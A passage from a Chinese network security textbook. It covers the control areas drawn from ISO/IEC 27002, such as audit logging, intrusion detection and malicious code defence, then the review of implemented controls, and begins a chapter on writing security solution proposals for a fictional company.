


图 14-3　网络安全风险区域的概念模型

应收集与上述安全风险类型有关的业务运行方面的信息，同时考虑业务所涉及信息的敏感性或价值，以及相关的潜在威胁和脆弱性。值得强调的是，在完成识别安全风险这项任务中，应利用针对网络连接进行的安全风险评估和管理的评审结果。这些结果有助于在所进行的评审详细程度级别上注视与上述安全风险类型相关的潜在的负面业务影响、所关心的威胁和脆弱性以及由此得出的风险。

14.8 识别控制区域

基于风险评估和管理的评审结果，加上针对网络所识别的安全风险，应从本节和ISO/IEC 27002 中识别和选择可能的控制区域。实际上，一个特定安全解决方案可能包括多个控制区域。

对于识别出的控制措施，应在相关的网络体系结构和应用的背景下进行充分的评审。在进行了必要的适当调整后，作为实施所需安全控制措施以及监视和评审实施的根据。

14.8.1 网络安全体系结构

给出一个安全体系结构参考模型有助于：

- 描述支持网络安全规划、设计和实施的一致框架；
- 定义普遍的安全相关的体系结构要素，并通过适当地应用提供端到端的网络安全。

基于安全体系结构参考模型来描述采用不同现实技术以满足今天和未来需求的实际安全体系结构是有益的。

安全体系结构参考模型中描述的原理适用于任何类型的现代网络，无论是数据、音频还是综合网络，无论是有线还是无线网络，并且能够独立于网络技术或协议来应用。它关注网络基础设施、服务和应用的管理、控制和使用层面上的安全问题，提供一个全面的、自上而下的、端到端的网络安全视角。

安全体系结构参考模型由如下三个体系结构组件构成：

（1）安全维，又称为安全控制措施组；

（2）安全层，又称为安全要素；

（3）安全面，又称为安全域。

安全维是一组用来处理网络安全某一特定方面的安全控制措施。为了提供端到端得安全解决方案，安全维需要应用到网络设备和设施分组的层次结构上，即安全层，包括：

- 基础设施安全层；
- 服务安全层；
- 应用安全层。

安全层以一层建立在另一层上的方式来提供基于网络的安全解决方案，即基础设施安全层支撑服务安全层，服务安全层支撑应用安全层，并通过有层次顺序的网络安全视角来识别应在系统中的哪里实施安全控制。

基础设施安全层由网络传输设施和各网络部件组成，并受到实现安全维的机制保护。基础设施安全层的组件包括路由器、交换机和服务器以及它们之间的通信线路等。

服务安全层关注与服务提供商为其客户提供的服务安全。这些安全服务从基本传输和



服务连接到增值服务。

应用安全层聚焦于服务提供商的客户访问网络应用的安全。这些网络应用由网络服务支撑，包括基本的文件传输和Web浏览器应用，目录辅助、基于网络的音频通信和电子邮件这样的基础应用，以及客户关系管理、电子/移动商务、基于网络的培训、视频协作等这样的高端应用。

安全面是指网络活动的类型，并受到实现安全维的机制保护。安全体系结构参考模型定义了如下三个安全面来表示受保护网络活动的类型：

- 管理面；
- 控制面；
- 终端用户面。

这些安全面分别关注于与网络管理活动、网络控制活动和终端用户活动相关的特定安全需求。网络设计应尽可能地保持属于不同安全面的活动的适当独立性。

实际的技术性网络安全体系结构与现实网络所采用的各种技术密切相关，包括：局域网、广域网、IEEE 802.11、蓝牙、3G、GPRS、CDPD和CDMA、宽带网（broadband network）、安全网关（security gateway）防火墙、VPN（virtual private network）、远程访问服务（remote access service，RAS）通过互联网通信、拨号IP服务、电子邮件、互联网服务、Web托管服务（Web hosting service）。

通过分析上述技术背景下所面临的安全风险，选择相应的安全控制措施。在最终确定要实施的控制措施之间，应将技术性网络安全体系结构全部形成文件并完全达成一致意见。

14.8.2 网络安全控制区域

1．安全服务管理框架

任何联网的一个关键安全要求应有发起和控制安全实施和操作的安全服务管理活动的支持。这些活动将确保组织或团体的信息系统所有方面的安全。就网络连接而言，管理活动应包括：

（1）定义所有与网络安全相关的责任，指定负有全面责任的一个安全管理者；

（2）建立文件化的网络安全策略及其相关的技术性安全体系结构；

（3）编制文件化的安全操作规程；

（4）进行安全符合性检查，包括安全测试，以确保安全性维持在所要求的水平；

（5）为网络连接指定文件化的安全条件，用于在允许与外部组织或人员进行连接时遵守；

（6）为网络服务的使用者制定文件化的安全条件；

（7）制定文件化并经过测试的业务持续性/灾难恢复计划。

2．网络安全管理

任何网络的管理应在安全的方式下进行，并提供对全面的网络安全管理的支持。为此，需要充分考虑不同的可用网络协议和相关的安全服务。网络安全管理需考虑如下方面：

（1）联网要素，包括网络用户、网络终端、网络应用、网络服务和网络基础设施；

（2）角色及其责任，包括高级管理、网络管理、网络安全组、网络日常管理员、网络用户和审核员；

（3）网络监视；

（4）网络安全维持，包括及时打安全补丁，定期审核安全控制措施，以及评价新的网络技术的安全性。

3．技术脆弱性管理

与其他复杂系统一样，网络系统也会存在错误。网络中常用组件的技术脆弱性如果被利用，会给网络的安全性带来严重影响。技术脆弱性管理应覆盖网络的所有组件，应包括：

（1）及时获得有关技术脆弱性的信息；

（2）评价网络暴露在这种脆弱性下的程度；

（3）确定适当的控制措施来处理相关风险；

（4）实施和验证所确定的控制措施。

4．标识与鉴别

限定仅被授权人员才能经由网络连接进行访问是确保网络服务和相关信息安全的重要手段。与网络连接使用相关的标识与鉴别控制区域包括：

（1）远程登录；

（2）增强型鉴别；

（3）远程系统标识；

（4）安全的单点登录。

5．网络审计日志与监视

通过具体快速检测、调查、报告和相应安全事件的审计日志和持续监视来确保网络安全的有效性是非常重要的。否则，不可能保证网络安全控制措施总是有效影响业务运行的安全事件不发生。对于网络连接，审计日志应包括如下事件类型：

（1）失败的远程登录尝试及其日期和时间；

（2）失败的再鉴别（或令牌使用）事件；

（3）违背安全网关策略的通信；

（4）远程尝试访问审计日志；

（5）有安全隐患的系统管理报警。

在网络环境下，审计日志的信息有多种来源（如路由器、防火墙和入侵检测系统），并可被送到一个中央审计服务器进行合并和分析。所有的审计日志都应既能实时也能离线查看。

审计踪迹应根据组织的需要在线保留一段时间。所有审计踪迹应以能确保其完整性和可用性的方式进行备份和存档，如写入 CD 这样的一次写入多次读出介质。审计日志包含敏感信息和证据信息，因此有必要予以适当的保护。另外，审计踪迹和相关服务器的时间同步也是重要的。持续监视应包括如下方面：

- 来自防火墙、路由器、服务器等的审计日志；
- 来自事先设定通知特定事件类型的审计日志的报警；
- 入侵检测系统的输出；
- 网络安全扫描的结果；
- 用户或维护人员报告的时间信息；
- 安全符合性的评审结果。

网络监视应以完全符合相关国家和国际法律与规章的方式进行。很显然，采取的监视行为应与组织的安全和隐私策略以及具有相关责任的适当规程保持一致。如果网络日志用做刑事或民事起诉的证据，网络审计日志和监视还应按照法律取证的要求去进行。

6．入侵检测

随着网络连接的增加，入侵者有更多入侵途径。此外，入侵者变得更加老练，互联网上有更多容易得到的更加先进的攻击方法和工具。这些工具中的许多都是自动的、非常有效的且易于使用的，连经验有限的新手都可以利用。

防止所有的潜在渗透攻击是不可能的，结果是总会发生一些不同程度的成功入侵。对付这种风险除了实施良好的识别与鉴别、逻辑访问控制和核查与审计外，如果合理，还应配以入侵检测能力。这种能力提供预知入侵、识别入侵和发出适当报警的手段。它能够收集入侵信息进行合并和分析，还可以分析出一个组织正常的信息系统行为/使用模式，用以识别异常行为/使用。

在许多情况下，可能清楚某种未授权或有害事件正在发生。它可能是不明原因的服务性能下降，也可能是拒绝特定服务。重要的是要尽可能地知道入侵的原因、严重性和范围，以便采取应对措施。

入侵检测能力相对于审计日志分析工具和方法更加复杂。更加有效的入侵检测能力是使用后台处理器，依据给定的规则，自动分析在审计踪迹和其他日志中记录的过去行为来预知入侵，以及从审计踪迹中分析出恶意行为或非正常使用行为的模式。入侵检测系统（IDS）有如下两种类型：

（1）网络入侵检测系统监视网络上的数据包，并通过与已知攻击模式进行匹配来试图发现入侵行为；

（2）主机入侵检测系统监视主机的活动，并通过查看安全事件日志或检查对系统的改变来发现入侵行为。

在某些情况下，对检测出的入侵的响应可以通过入侵防护系统来自动实现。

7．防范恶意代码

用户应意识到恶意代码（包括病毒）可能通过网络连接进入他们的计算环境。恶意代码可以引起计算机执行非授权的功能，一旦发现脆弱的主机便在其上复制自己。恶意代码在损害发生之前不太可能被检测出来，除非实施了适当的控制。恶意代码可能导致安全控制措施的损坏、不期望的信息泄露、不期望的信息改变、信息损坏或系统资源的非授权使用。

某些恶意代码可以被专门的扫描软件检测出并移除。这种扫描器可用在防火墙、文件服务器、邮件服务器和工作站来封杀某些类型的恶意代码。为了检测出新的恶意代码，通过每天升级确保扫描软件总是最新非常重要。但是，用户和管理员不应指望这种扫描器能够检测出所有恶意代码，因为新的恶意代码形式不断出现。通常需要其他形式的控制来加强扫描器所提供的保护。

总体来说，由反恶意代码软件来扫描数据和程序，以识别类似于病毒、蠕虫和木马模式的可疑之处。扫描用的模式库存储着恶意代码的特征，应定期更新或在新的特征可用时进行更新。

带有网络连接的系统的用户和管理员应意识到，当通过外部链路与外部进行交互时，

恶意代码比通常情况下具有更大的风险。应为用户和管理员开发最小化恶意代码引入可能性的规程和实践指南。

用户和管理员应特别小心地配置与网络连接有关的系统和应用，关闭不必要的功能。

8．基于密码基础设施的服务

随着电子副本逐渐代替纸质副本，对电子数据的安全和隐私的保护需求在不断增长。互联网的出现和组织网络扩展到能够让组织外部的客户和供应商进行访问，加速了对基于密码的安全解决方案的需求，以支持鉴别和 VPN 以及确保保密性。密码基础设施支持的服务包括：

（1）网上数据的保密性——采用加密机制实现；

（2）网上数据的完整性——采用数字签名和数据完整性机制实现；

（3）不可否认性——对于一般的不可否认要求，可考虑采用通信协议、应用协议和网关等手段实现，对于较高的不可否认要求，采用数字签名机制实现；

（4）密钥管理——采用 PKI 和 Smartcard 技术。

9．业务持续性管理

当灾难发生时，重要的是有控制措施能够通过提供在适当的时间框架内恢复业务各部分的能力来确保业务持续运行。因此，一个组织应具备业务持续性管理程序，该程序具有覆盖所有的业务持续性阶段的过程，包括建立业务恢复优先级、时间表和要求，明确业务持续性策略，制定业务持续性计划，测试业务持续性计划，确保所有员工的业务持续性意识，维护业务持续性计划和降低风险。

从网络连接视角看，就是要关注维持网络连接，实施具有足够容量的备选连接，在有害事件后恢复连接。这些方面及其要求应基于连接对业务运行的重要程度和中断事件对业务的负面影响。连接性给组织带来许多好处的同时，当发生连接中断事件时，却可能会因为为脆弱性和单点失效，给组织造成破坏性的影响。

14.9　实施和运行安全控制措施

一旦技术性网络安全体系结构及其安全控制措施得到识别、文件化和协商一致，网络安全控制措施就应得到实现。在允许网络运行开始前，实施应得到评审和测试，并且发现的任何安全不足都应得到处理。在安全性得到高层管理批准后，方可投入运行。随着时间的推移及当发生重大变化时，应进一步实施评审。

14.10　监视和评审实施

首次实施应得到评审，以确保与如下文档中规定的技术性安全体系结构和所要求的安全控制措施一致：

- 技术性安全体系结构；
- 联网完全策略；
- 相关的安全运行规程；
- 安全网关服务访问策略；

- 业务连续性计划；
- 安全连接条件。

一致性评审应在投入运行前完成。只有当所有的安全不足被识别、修正并得到高层管理的认可，这种评审才是最完整的。投入运行后，也应持续进行监视和评审活动，包括当业务需求、技术和安全解决方案等发生重大变化时和每年定期的活动。

值得强调的是，进行安全测试实现应有安全测试策略和相关的测试计划来确定测试什么、在哪里和什么时间。通常，测试包括漏洞扫描和渗透测试。在开始这种测试前，应检查测试计划，以确保测试将以完全符合相关法律和规定的方式进行。检查时应记住网络可能不局限于一个国家内，它可能分布到具有不同法律的不同国家。测试报告应指出所遇到的脆弱性的详细情况和所需要的修正以及处理的优先级，并附上确认所有修正已经实施的内容。测试报告应得到高层管理的批准。

思考与练习

1. 简述网络安全管理过程。
2. 网络连接类型是如何划分的？
3. 如何识别网络环境中的信任关系？信任关系有哪些类型？
4. 阐述安全风险识别的用途和作用。
5. 列出网络安全的控制区域。
6. 何时进行评审活动？
7. 对于安全测试有哪些注意事项？

第 15 章　网络安全方案设计

本章学习目标：

- 理解网络安全方案的基本概念；
- 重点掌握如何根据需求写出一份完整的网络安全的解决方案。

15.1　网络安全方案概念

网络安全方案可以认为是一张施工的图纸，图纸的好坏直接影响到工程的质量高低。总的来说，网络安全方案涉及的内容比较多、比较广、比较专业和实际。

15.1.1　评价网络安全方案的质量

一份网络安全方案需要从以下 8 个方面来把握。

（1）体现唯一性。由于安全的复杂性和特殊性，唯一性是评估安全方案最重要的一个标准。实际中，每一个特定网络都是唯一的，需要根据实际情况来处理。

（2）对安全技术和安全风险有一个综合把握和理解，包括现在和将来可能出现的所有情况。

（3）对用户的网络系统可能遇到的安全风险和安全威胁，结合现有的安全技术和安全风险，要有一个合适、中肯的评估，不能夸大，也不能缩小。

（4）对症下药。用相应的安全产品、安全技术和管理手段降低用户的网络系统当前可能遇到的风险和威胁，消除风险和威胁的根源，增强整个网络系统抵抗风险和威胁的能力，增强系统本身的免疫力。

（5）方案中要体现出对用户的服务支持。这是很重要的一部分。因为产品和技术都将会体现在服务中，服务来保证质量，服务来提高质量。

（6）在设计方案的时候，要明白网络系统安全是一个动态的、整体的、专业的工程，不能一步到位解决用户所有的问题。

（7）方案出来后，要不断地和用户进行沟通，能够及时地得到他们对网络系统在安全方面的要求、期望和所遇到的问题。

（8）方案中所涉及的产品和技术，都要经得起验证、推敲和实施，要有理论根据，也要有实际基础。


将上面的 8 点融会贯通，经过不断地积累经验，就能写出一份很实用的安全项目方案。

15.1.2　网络安全方案的框架

总体上说，一份安全解决方案的框架涉及 6 大方面，可以根据用户的实际需求取舍其

中的某些方面。

1．概要安全风险分析



对当前的安全风险和安全威胁做一个概括和分析，最好能够突出用户所在的行业，并结合其业务的特点、网络环境和应用系统等。同时，要有针对性，如政府行业、电力行业及金融行业等，要体现很强的行业特点，使人信服和接受。

2．实际安全风险分析

实际安全风险分析一般从4个方面进行分析。

（1）确定要保护的资产及价值。如果不知道要保护什么内容，或者不知道要保护内容的情况，那就谈不上安全了。明确要保护的资产、资产的位置及资产的重要性是安全风险分析的关键。

（2）分析信息资产之间的相互依赖性。由于某项资产的损失可能会导致其他资产的失效，因此，在确定资产的时候还要考虑资产之间的关联性。

（3）确定存在的风险和威胁。确定了要保护的资产后，就应该分析对资产的潜在威胁以及受此威胁的可能性。威胁可以是任何可能对资产造成损失的个人、对象或事件，威胁也可能是故意的或偶然的。明确存在哪些弱点漏洞及这些弱点漏洞的风险级别，分析资产所面临的威胁、发生的可能性以及一旦出现安全问题，可能造成什么样的影响等。

（4）分析可能的入侵者。要分析可能的入侵者存在的数量，进行攻击的可能性，进行攻击时威胁有多大等。

3．网络系统的安全原则

安全原则体现在5个方面：动态性、唯一性、整体性、专业性和严密性。

（1）动态性：不要把安全静态化，动态性是安全的一个重要的原则。网络、系统和应用会不断出现新的风险和威胁，这决定了安全动态性的重要性。

（2）唯一性：安全的动态性决定了安全的唯一性，针对每个网络系统安全的解决，都应该是独一无二的。

（3）整体性：对于网络系统所遇到的风险和威胁，要从整体来分析和把握，不能哪里有问题就补哪里，要做到全面地保护和评估。

（4）专业性：对于用户的网络、系统和应用，要从专业的角度来分析和把握，不能是一种大概的做法。

（5）严密性：整个解决方案，要有一种很强的严密性，不要给人一种虚假的感觉，在设计方案的时候，需要从多方面对方案进行论证。

4．安全产品

常用的安全产品有5种：防火墙、防病毒、身份认证、传输加密和入侵检测。结合用户的网络、系统和应用的实际情况，对安全产品和安全技术做比较和分析，分析要客观、结果要中肯，帮助用户选择最能解决他们所遇到问题的产品，不要求新、求好和求大。

（1）防火墙：对包过滤技术、代理技术和状态检测技术的防火墙，都做一个概括和比较，结合用户网络系统的特点，帮助用户选择一种安全产品，对于选择的产品，一定要从中立的角度来说明。

（2）防病毒：针对用户的系统和应用的特点，对桌面防病毒、服务器防病毒和网络防病毒做一个概括和比较，详细指出用户必须如何做，否则就会带来什么的安全威胁，一定

要中肯、合适，不要夸大和缩小。

（3）身份认证：从用户的系统和用户的认证的情况进行详细的分析，指出网络和应用本身的认证方法会出现哪些风险，结合相关的产品和技术，通过部署这些产品和采用相关的安全技术，能够帮助用户解决系统和应用的传统认证方式所带来的风险和威胁。

（4）传输加密：要用加密技术来分析，指出明文传输的巨大危害，通过结合相关的加密产品和技术，能够指出用户的现在情况存在哪些危害和风险。

（5）入侵检测：对入侵检测技术要有一个详细的解释，指出在用户的网络和系统部署了相关的产品之后，对现有的安全情况会产生一个怎样的影响。结合相关的产品和技术，指出用户的系统和网络会带来哪些好处，指出为什么必须要这样做，不这样做会怎么样，会带来什么样的后果。

5．风险评估

风险评估是网络安全防御中的一项重要技术，也是信息安全工程学的重要组成部分。其原理是对采用的安全策略和规章制度进行评审，发现不合理的地方，采用模拟攻击的形式对目标可能存在的已知安全漏洞进行逐项检查，确定存在的安全隐患和风险级别。

6．安全服务

安全服务不是产品化的东西，而是通过技术向用户提供的持久支持。对于不断更新的安全技术、安全风险和安全威胁，安全服务的作用变得越来越重要。

（1）网络拓扑安全：结合网络的风险和威胁，详细分析用户的网络拓扑结构，根据其特点，指出现在或将来会存在哪些安全风险和威胁，并运用相关的产品和技术，来帮助用户消除产生风险和威胁的根源。

（2）系统安全加固：通过风险评估和人工分析，找出用户的相关系统已经存在或是将来会存在的风险和威胁，并运用相关的产品和技术，来加固用户的系统安全。

（3）应用安全：结合用户的相关应用程序和后台支撑系统，通过相应的风险评估和人工分析，找出用户和相关应用已存在或是将来会存在的风险，并运用相关的产品和技术，来加固用户的应用安全。

（4）灾难恢复：结合用户的网络、系统和应用，通过详细的分析，针对可能遇到的灾难，制定出一份详细的恢复方案，把由于其他突发情况所带来的风险降到最低，并有一个良好的应付方案。

（5）安全规范：指定出一套完善的安全方案，比如IP地址绑定、离开计算机时需要锁定等。结合实际分成多套方案，如系统管理员安全规范、网络管理员安全规范、高层领导的安全规范、普通员工的管理规范、设备使用规范和安全环境规范。

（6）服务体系和培训体系：提供售前和售后服务，并提供安全产品和技术的相关培训。

15.2　网络安全案例需求

网络安全的唯一性和动态性决定了不同的网络需要有不同的解决方案。下面通过一个实际案例，可以提高安全方案设计能力。

项目名称中常盛信息集团公司（公司名为虚构）网络安全方案。

1．案例背景

（1）为了保证网络出口稳定可靠性：企业向 ISP 申请了两条 Internet 线路，需要这两条线路做负载均衡和冗余备份。

（2）管理性：网络设备需能够支持灵活多样的管理方式，可以减轻管理、维护的难度。

2．项目要求

公司在网络安全方面提出了 5 方面的要求。

1）安全性

全面有效地保护企业网络系统的安全，保护计算机硬件、软件、数据、网络不因偶然的或恶意破坏的原因遭到更改、泄漏和丢失，确保数据的完整性。

2）可控性和可管理性

可自动和手动分析网络安全状况，适时检测并及时发现记录潜在的安全威胁，制定安全策略，及时报警、阻断不良攻击行为，具有很强的可控性和可管理性。

3）系统的可用性

在某部分系统出现问题时，不影响企业信息系统的正常运行，具有很强的可用性和及时恢复性。

4）可持续发展

满足公司业务需求和企业可持续发展的要求，具有很强的可扩展性和柔韧性。

5）合法性

所采用的安全设备和技术具有我国安全产品管理部门的合法认证。

3．工作任务

该项目的工作任务在于 4 个方面。

（1）研究公司计算机网络系统的运行情况，对网络面临的威胁及可能承担的风险进行定性与定量的分析和评估。

（2）研究公司的计算机操作系统的运行情况，在操作系统最新发展趋势的基础上，对操作系统本身的缺陷及可能承担的风险进行定性和定量的分析和评估。

（3）研究公司的计算机应用系统的运行情况，满足各级管理人员、业务操作人员的业务需求的基础上，对应用系统存在的问题、面临的威胁及可能承担的风险进行定性和定量的分析和评估。

（4）根据以上的定性和定量的评估，结合用户需求和国内外网络安全最新发展趋势，有针对地制定公司计算机网络系统的安全策略和解决方案，确保该公司计算机网络信息系统安全可靠地运行。

4．案例拓扑结构

案例拓扑结构如图 15-1 所示。

5．地址规划

地址规划如表 15-1 所示。

